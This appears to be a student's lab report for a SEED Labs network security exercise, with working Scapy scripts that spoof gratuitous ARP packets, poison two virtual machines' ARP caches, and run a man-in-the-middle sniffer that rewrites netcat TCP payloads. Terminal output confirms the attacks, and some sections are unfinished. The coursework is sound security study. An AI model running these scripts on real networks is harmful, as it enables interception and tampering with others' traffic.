On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics:
The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.
The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff).
No reply is expected.


In order to spoof a gratuitous ARP packet with Machine B's IP address, we will copy the same code used in the previous task, but replacing destination MAC addresses in the Ethernet and ARP headers with the broadcast MAC address.

```
#!/usr/bin/python

from scapy.all import *

E = Ether(dst="ff:ff:ff:ff:ff:ff", src="08:00:27:f8:61:a1")
A = ARP(op=2,hwsrc="ff:ff:ff:ff:ff:ff", psrc="10.0.2.11", hwdst="08:00:27:bf:fb:bf", pdst="10.0.2.13")

pkt = E/A
pkt.show()
sendp(pkt)
```




```
     pdst      = 10.0.2.13

.
Sent 1 packets.
[04/27/21]seed@VM:~/Desktop$ sudo python gratuitousARP.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 08:00:27:f8:61:a1
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
               = 0x800
     hwlen     = 6
     plen      = 4
     op        = is-at
     hwsrc     = ff:ff:ff:ff:ff:ff
     psrc      = 10.0.2.11
     hwdst     = 08:00:27:bf:fb:bf
     pdst      = 10.0.2.13

.
Sent 1 packets.
[04/27/21]seed@VM:~/Desktop$ 
```

Screen Capture of the ARP Cache of Machines A and Machine B, before and after the running the scrip, show the attack was successful:



```
                 enp0s3
10.0.2.1                     ether   52:54:00:12:35:00   C
                 enp0s3
[04/27/21]seed@VM:~$ arp -n
Address                      HWtype  HWaddress           Flags Mask
                 Iface
10.0.2.3                     ether   08:00:27:05:06:8f   C
                 enp0s3
10.0.2.11                    ether   08:00:27:f8:61:a1   C
                 enp0s3
10.0.2.1                     ether   52:54:00:12:35:00   C
                 enp0s3
[04/27/21]seed@VM:~$ arp -n
Address                      HWtype  HWaddress           Flags Mask
                 Iface
10.0.2.3                     ether   08:00:27:05:06:8f   C
                 enp0s3
10.0.2.11                    ether   ff:ff:ff:ff:ff:ff   C
                 enp0s3
10.0.2.1                     ether   52:54:00:12:35:00   C
                 enp0s3
[04/27/21]seed@VM:~$
```



```
Address                      HWtype  HWaddress           Flags Mask
                 Iface
10.0.2.1                     ether   52:54:00:12:35:00   C
                 enp0s3
[04/27/21]seed@VM:~$ arp -n
Address                      HWtype  HWaddress           Flags Mask
                 Iface
10.0.2.3                     ether   08:00:27:05:06:8f   C
                 enp0s3
10.0.2.1                     ether   52:54:00:12:35:00   C
                 enp0s3
[04/27/21]seed@VM:~$ arp -n
Address                      HWtype  HWaddress           Flags Mask
                 Iface
10.0.2.3                     ether   08:00:27:05:06:8f   C
                 enp0s3
10.0.2.1                     ether   52:54:00:12:35:00   C
                 enp0s3
[04/27/21]seed@VM:~$
```

As can be seen from the image, the packet was broadcast on the network, but only Machine A's cache changed. Machine B's ARP cache did not change, because the senders IP matches B's IP, therefore B assumed that the packet was sent from it's own machine.

Q4 | Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack). *First, Host M conducts an ARP cache poisoning attack on both A and B, such that in A's ARP cache, B's IP address maps to M's MAC address, and in B's ARP cache, A's IP address also maps to M's MAC address. After this step, packets sent between A and B will all be sent to M. We will use the ARP cache poisoning attack from Task 1 to achieve this goal.*

The ARP Cache poisoning attack is launched using the ARP request method code from Task 1A, this time, to poison the ARP cache on both Machines A & B. If successful, Machine B's IP will map to Attack Machine M's MAC address in Machine A's ARP cache and Machine A's IP address will also map to Machine M's MAC address in Machine B's ARP cache.

```
#!/usr/bin/python

from scapy.all import *

def send_ARP_req_packet(dst_mac, src_mac, dst_ip, src_ip):
   E = Ether(dst=dst_mac, src=src_mac)
   A = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip)
   pkt = E/A
   pkt.show()
   sendp(pkt)

send_ARP_req_packet("08:00:27:bf:fb:bf", "08:00:27:f8:61:a1", "10.0.2.13", "10.0.2.11")
send_ARP_req_packet("08:00:27:e8:69:b0", "08:00:27:f8:61:a1", "10.0.2.11", "10.0.2.13")
```

The ARP Cache shown before and after running the code on both victim machines shows our attack was a success, and attack Machine M will now receive packets sent between the two machines.

Step 2 (Testing). *After the attack is successful, please try to ping each other between Hosts A and B, and report your observation. Please show Wireshark results in your report.*

Below is a Wireshark capture showing the ARP request and replies generated during our ping test:

Based on this result, we see that….

Step 3 (Turn on IP forwarding). *Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2. Please describe your observation.*

Q5 | Task 3: MITM Attack on Netcat using ARP Cache Poisoning

This task is similar to Task 2, except that Hosts A and B are communicating using netcat, instead of telnet. Host M wants to intercept their communication, so it can make changes to the data sent between A and B. You can use the following commands to establish a netcat TCP connection between A and B:

On Host B (server, IP address is 10.0.2.7), run the following:

```
$ nc -l 9090
```

On Host A (client), run the following:

```
$ nc 10.0.2.7 9090
```

Once the connection is made, you can type messages on A. Each line of messages will be put into a TCP packet sent to B, which simply displays the message. ***Your task is to replace every occurrence of your first name in the message with a sequence of A's. The length of the sequence should be the same as that of your first name, or you will mess up the TCP sequence number, and hence the entire TCP connection.*** *You need to use your real first name, so we know the work is done by you.*

First, we use the provided commands to establish a netcat connection between Machines A & B:

Next, we launch an MITM attack using ARP cache poisoning based on the code used for the Telnet attack:

Finally, we confirm the success of our attack by analyzing the Wireshark capture which displays the characters being changed by the attack to all Zs.

Sources:

Du, Wenliang, "Computer & Internet Security: A Hands-on Approach", Second Edition
Du, Wenliang, "Internet Security: A Hands-on Approach", Udemy Lecture:
https://www.udemy.com/course/du-internet-security/learn/lecture/17886900#questions
https://scapy.readthedocs.io/en/latest/introduction.html
https://wiki.sans.blue/Tools/pdfs/ScapyCheatSheet_v0.2.pdf
https://buildmedia.readthedocs.org/media/pdf/scapy/latest/scapy.pdf

Machine	IP Address	MAC Address
Ubuntu SEEDLAB Machine 1 (A)	10.0.2.13	08:00:27:bf:fb:bf
Ubuntu SEEDLAD Machine 2 (B)	10.0.2.11	08:00:27:e8:69:b0
Ubuntu SEEDLAB Attacker Machine M	10.0.2.14	08:00:27:f8:61:a1

```
#!/usr/bin/python

from scapy.all import *
import re

VM_A_IP = "10.0.2.13"
VM_B_IP = "10.0.2.11"
VM_A_MAC = "08:00:27:bf:fb:bf"
VM_B_MAC = "08:00:27:e8:69:b0"


def spoof_pkt(pkt):
	if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
		data = pkt[TCP].payload.load
		newpkt = IP(pkt[IP])
		del(newpkt.chksum)
		del(newpkt[TCP].payload)
		del(newpkt[TCP].chksum)
		newdata = data.replace(b'heather',b'AAAAAAA')
		newpkt = newpkt/newdata
		send(newpkt)
		print("Message changed to: ", newdata)

	elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
		newpkt = pkt[IP]
		send(newpkt)

pkt = sniff(filter='tcp', prn=spoof_pkt)
```

Machine	IP Address	MAC Address
Ubuntu SEEDLAB Machine 1 (A)	10.0.2.13	08:00:27:bf:fb:bf
Ubuntu SEEDLAD Machine 2 (B)	10.0.2.11	08:00:27:e8:69:b0
Ubuntu SEEDLAB Attacker Machine M	10.0.2.14	08:00:27:f8:61:a1

Arp Poisoning:

```
#!/usr/bin/python

from scapy.all import *

def send_ARP_req_packet(dst_mac, src_mac, dst_ip, src_ip):
   E = Ether(dst=dst_mac, src=src_mac)
   A = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip)
   pkt = E/A
   pkt.show()
   sendp(pkt)

send_ARP_req_packet("08:00:27:bf:fb:bf", "08:00:27:f8:61:a1", "10.0.2.13", "10.0.2.11")
send_ARP_req_packet("08:00:27:e8:69:b0", "08:00:27:f8:61:a1", "10.0.2.11", "10.0.2.13")
```

MITM:

```
#!/usr/bin/python

from scapy.all import *
import re

VM_A_IP = "10.0.2.13"
VM_B_IP = "10.0.2.11"
VM_A_MAC = "08:00:27:bf:fb:bf"
VM_B_MAC = "08:00:27:e8:69:b0"

def spoof_pkt(pkt):
        if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
                data = pkt[TCP].payload.load
                newpkt = pkt[IP]
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                newdata = re.sub(r'[a-yA-Y]', r'Z', data)
                newpkt = newpkt/newdata
                send(newpkt)
                print(“Message changed to “, newdata)
        elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
                newpkt = pkt[IP]
                send(newpkt)

pkt = sniff(filter='tcp', prn=spoof_pkt)
```

Machine	IP Address	MAC Address
Ubuntu SEEDLAB Machine 1 (A)	10.0.2.13	08:00:27:bf:fb:bf
Ubuntu SEEDLAD Machine 2 (B)	10.0.2.11	08:00:27:e8:69:b0
Ubuntu SEEDLAB Attacker Machine M	10.0.2.14	08:00:27:f8:61:a1

```
#!/usr/bin/python

from scapy.all import *

E = Ether()
A = ARP(hwsrc="08:00:27:f8:61:a1", psrc="10.0.2.11", hwdst="08:00:27:bf:fb:bf", pdst="10.0.2.13")

pkt = E/A
pkt.show()
sendp(pkt)
```

Machine	IP Address	MAC Address
Ubuntu SEEDLAB Machine 1 (A)	10.0.2.13	08:00:27:bf:fb:bf
Ubuntu SEEDLAD Machine 2 (B)	10.0.2.11	08:00:27:e8:69:b0
Ubuntu SEEDLAB Attacker Machine M	10.0.2.14	08:00:27:f8:61:a1

```
#!/usr/bin/python

from scapy.all import *

E = Ether(dst="08:00:27:bf:fb:bf", src="08:00:27:f8:61:a1")
A = ARP(op=2,hwsrc="08:00:27:f8:61:a1", psrc="10.0.2.11", hwdst="08:00:27:bf:fb:bf", pdst="10.0.2.13")

pkt = E/A
pkt.show()
sendp(pkt)
```

Machine	IP Address	MAC Address
Ubuntu SEEDLAB Machine 1 (A)	10.0.2.13	08:00:27:bf:fb:bf
Ubuntu SEEDLAD Machine 2 (B)	10.0.2.11	08:00:27:e8:69:b0
Ubuntu SEEDLAB Attacker Machine M	10.0.2.14	08:00:27:f8:61:a1

```
#!/usr/bin/python

from scapy.all import *

E = Ether(dst="ff:ff:ff:ff:ff:ff", src="08:00:27:f8:61:a1")
A = ARP(op=2,hwsrc="ff:ff:ff:ff:ff:ff", psrc="10.0.2.11", hwdst="08:00:27:bf:fb:bf", pdst="10.0.2.13")

pkt = E/A
pkt.show()
sendp(pkt)
```